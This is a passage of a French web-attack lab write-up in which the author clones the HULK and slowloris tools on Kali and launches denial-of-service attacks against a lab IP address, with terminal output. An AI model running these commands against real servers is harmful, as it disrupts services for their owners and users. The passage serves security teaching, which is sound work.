# git clone https://github.com/grafov/hulk
Cloning into 'hulk' ...
remote: Enumerating objects: 87, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 87 (delta 1), reused 5 (delta 1), pack-reused 80
Receiving objects: 100% (87/87), 39.23 KiB | 436.00 KiB/s, done.
Resolving deltas: 100% (35/35), done.

(root@kali)-[~]
#
```

Lancement de l'attaque :

## ATELIER : ATTAQUES WEB

```
(root@kali)-[~/hulk]
# python2 hulk.py

USAGE: python hulk.py <url>
you can add "safe" after url, to autoshut after dos

(root@kali)-[~/hulk]
# python2 hulk.py 192.168.138.129

-- HULK Attack Started --
```

En utilisant l'outil slowloris :

Installation de l'outil :

```
(root@kali)-[~]
# git clone https://github.com/gkbrk/slowloris
Cloning into 'slowloris' ...
remote: Enumerating objects: 124, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 124 (delta 8), reused 16 (delta 7), pack-reused 106
Receiving objects: 100% (124/124), 24.99 KiB | 336.00 KiB/s, done.
Resolving deltas: 100% (58/58), done.

(root@kali)-[~]
#
```

Lancement de l'attaque :

```
(root@kali)-[~/slowloris]
# python3 slowloris.py 192.168.138.129
[23-03-2022 19:48:19] Attacking 192.168.138.129 with 150 sockets.
[23-03-2022 19:48:19] Creating sockets ...
[23-03-2022 19:48:19] Sending keep-alive headers ... Socket count: 0
[23-03-2022 19:48:34] Sending keep-alive headers ... Socket count: 0
[23-03-2022 19:48:49] Sending keep-alive headers ... Socket count: 0
[23-03-2022 19:49:04] Sending keep-alive headers ... Socket count: 0
[23-03-2022 19:49:19] Sending keep-alive headers ... Socket count: 0
[23-03-2022 19:49:34] Sending keep-alive headers ... Socket count: 0
[23-03-2022 19:49:49] Sending keep-alive headers ... Socket count: 0
```